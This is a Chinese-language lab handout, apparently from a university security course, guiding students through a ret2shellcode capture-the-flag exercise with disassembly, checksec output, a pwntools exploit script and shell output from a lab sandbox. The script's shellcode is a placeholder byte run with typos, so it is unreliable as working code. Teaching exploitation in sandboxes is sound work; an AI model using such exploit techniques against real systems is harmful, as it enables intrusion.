


实验课要求


以ret2sc1为例

实验网站：<https://gosec.sjtu.edu.cn/gosecstar/>


题目描述




题目需要分析的二进制附件




Sandbox是在线实验环境



点击START创建在线环境，等待10秒左右，点击刷新按钮。



点击CONNECT连接，登录用户名和密码在题目描述中。



The screenshot shows a Google Chrome browser window with a terminal interface. The address bar displays a URL from gosec.sjtu.edu.cn. The terminal output includes a password prompt, a welcome message for Ubuntu 18.04.1 LTS, system information, documentation links, and a login timestamp. The user 'test@2-3' runs the 'ls' command, and the output shows 'chall' and 'peda' files in the current directory.

```
Sandbox - Google Chrome
gosec.sjtu.edu.cn/gosecstar/guacamole/#/client/U2FuZGJveABjAGpzb24?token=32B8D4FFB1998D393B3993D19F252F1F3A51646E079E356E3329C241B664B9C6
Password: *****
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 5.15.30-2-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Last login: Wed Mar  8 05:40:14 2023
test@2-3:~$ ls
chall  peda
test@2-3:~$
```

实验1的题目在chall中，peda是gdb插件与题目无关。chall里面包含一个和提供附件一样的二进制文件，这个程序存在漏洞，我们需要利用。接下来开始分析这个二进制文件。

静态分析

对汇编比较熟悉的同学可以直接尝试阅读汇编代码。

```

test@2-3:~/chall$ objdump -d ret2shellcode1
ret2shellcode1:      file format elf32-i386

Disassembly of section .init:

08048358 <_init>:
8048358:    53                push    %ebx
8048359:    83 ec 08          sub     $0x8,%esp
804835c:    e8 cf 00 00 00    call   8048430 <__x86.get_pc_thunk.bx>
8048361:    81 c3 9f 1c 00 00 add     $0x1c9f,%ebx
8048367:    8b 83 fc ff ff    mov     -0x4(%ebx),%eax
804836d:    85 c0             test    %eax,%eax
804836f:    74 05             je      8048376 <_init+0x1e>
8048371:    e8 7a 00 00 00    call   80483f0 <__gmon_start__@plt>
8048376:    83 c4 08          add     $0x8,%esp
8048379:    5b               pop     %ebx
804837a:    c3               ret


Disassembly of section .plt:

08048380 <_plt>:
8048380:    ff 35 04 a0 04 08 pushl   0x804a004
8048386:    ff 25 08 a0 04 08 jmp     *0x804a008
804838c:    00 00            add     %al,(%eax)
...


08048390 <read@plt>:
8048390:    ff 25 0c a0 04 08 jmp     *0x804a00c
8048396:    68 00 00 00 00    push    $0x0

```

或者可以使用Ghidra <https://ghidra-sre.org/> 阅读反编译代码。




左侧Functions栏中main函数，在右侧可以看到汇编和反汇编代码。寻找代码中存在的缺陷。




动态调试

可以在线环境中使用gdb调试程序。




漏洞利用

远程环境中已安装pwntools (<https://github.com/Gallopsled/pwntools>) 可以直接使用。
使用checksec查看程序保护。



```
test@2-3:~/chall$ ls
flag  peda-session-ret2shellcode1.txt  ret2shellcode1
test@2-3:~/chall$ checksec ret2shellcode1
[!] Could not populate PLT: future feature annotations is not defined (unicorn.py, line 2)
[*] '/home/test/chall/ret2shellcode1'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
test@2-3:~/chall$
```

使用pwntools与程序交互，可以在远程环境中用vim编辑利用脚本。



```
from pwn import *

#context.log_level = "debug"

r = process("ret2shellcode1")

#r = remote("10.0.0.10", 40000)

r.recvuntil("secret:")

shellcode = b"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff"

r.send(b"secret:" + shellcode)

r.recvuntil("name:")

r.send(b"root" + shellcode)

r.interactive()
```

可以到 <https://www.exploit-db.com/shellcodes> shellcode数据库里找对应架构，对应功能的shellcode，这里只需要 `execve /bin/sh` 就行了，可能存在找的执行失败的情况就多试几个。（有能力可以自己写）

运行脚本。达到这种效果为利用成功。

```
Sandbox - Google Chrome
gosec.sjtu.edu.cn/gosecstar/guacamole/#/client/U2FuZGJveABjAGpzb24?token=E50633705213BEFFD68F2D08448E51289545EBA87541FE394870C30BEDF15974

test@2-3:~/chall$ python exp.py
[!] Could not find executable 'ret2shellcode1' in $PATH, using './ret2shellcode1' instead
[+] Starting local process './ret2shellcode1': pid 1069
Traceback (most recent call last):
  File "/usr/lib/python3.6/threading.py", line 916, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3.6/threading.py", line 864, in run
    self._target(*self._args, **self._kwargs)
  File "/usr/local/lib/python3.6/dist-packages/pwnlib/log.py", line 572, in spin
    spinner_handle.update(prefix)
  File "/usr/local/lib/python3.6/dist-packages/pwnlib/term/term.py", line 195, in update
    update(self.h, s)
  File "/usr/local/lib/python3.6/dist-packages/pwnlib/term/term.py", line 544, in update
    render_from(i, clear_after = True)
  File "/usr/local/lib/python3.6/dist-packages/pwnlib/term/term.py", line 462, in render_from
    render_cell(c, clear_after = clear_after)
  File "/usr/local/lib/python3.6/dist-packages/pwnlib/term/term.py", line 365, in render_cell
    put(c)
  File "/usr/local/lib/python3.6/dist-packages/pwnlib/term/term.py", line 172, in put
    fd.write(s)
UnicodeEncodeError: 'ascii' codec can't encode character '\u25d0' in position 0: ordinal not in range(128)

[*] Switching to interactive mode
$ ls
core  exp.py  flag  peda-session-ret2shellcode1.txt  ret2shellcode1
$ cat flag
flag{is_not_real_flag}
$
```

这个环境中的flag不是真实的flag，真实的flag需要到靶场中获取，在脚本中连接远程服务的地址和端口，再打一次。

```
Sandbox - Google Chrome
gosec.sjtu.edu.cn/gosecstar/guacamole/#/client/U2FuZGJveABjAGpzb24?token=89641908FE6393DB7F22949410CE6E7C3E1E33EFA86456FF0C9BC72573A0A69E

test@2-3:~/chall$ python exp.py
[+] Opening connection to 10.0.0.10 on port 40000: Done
[*] Switching to interactive mode
$ ls
flag
ret2shellcode1
start.sh
$ cat flag
flag{[REDACTED]}
$
```

获得flag之后提交，到题目sumbit处提交。



显示提交成功则是正确flag

实验报告

每次实验包含一类题目，一类题目下有若干小题，题目难度逐渐递进，不要求所有题目全部完成，在规定的时间内根据自己的时间，能力，能完成多少完成多少，提交实验报告的期限一般为上课后一周。实验报告内容需要包括：二进制程序逻辑的分析，程序中存在的漏洞分析，漏洞利用思路，调试过程，利用脚本等。实验成绩并不仅仅根据是否提交了正确的flag，还会根据提交的实验报告的完成度给分，如每个题目最后都没有完成最终的利用脚本，没有拿到flag，但是实验报告中体现出了正确的分析过程和解题思路依然可以获得大部分的分数。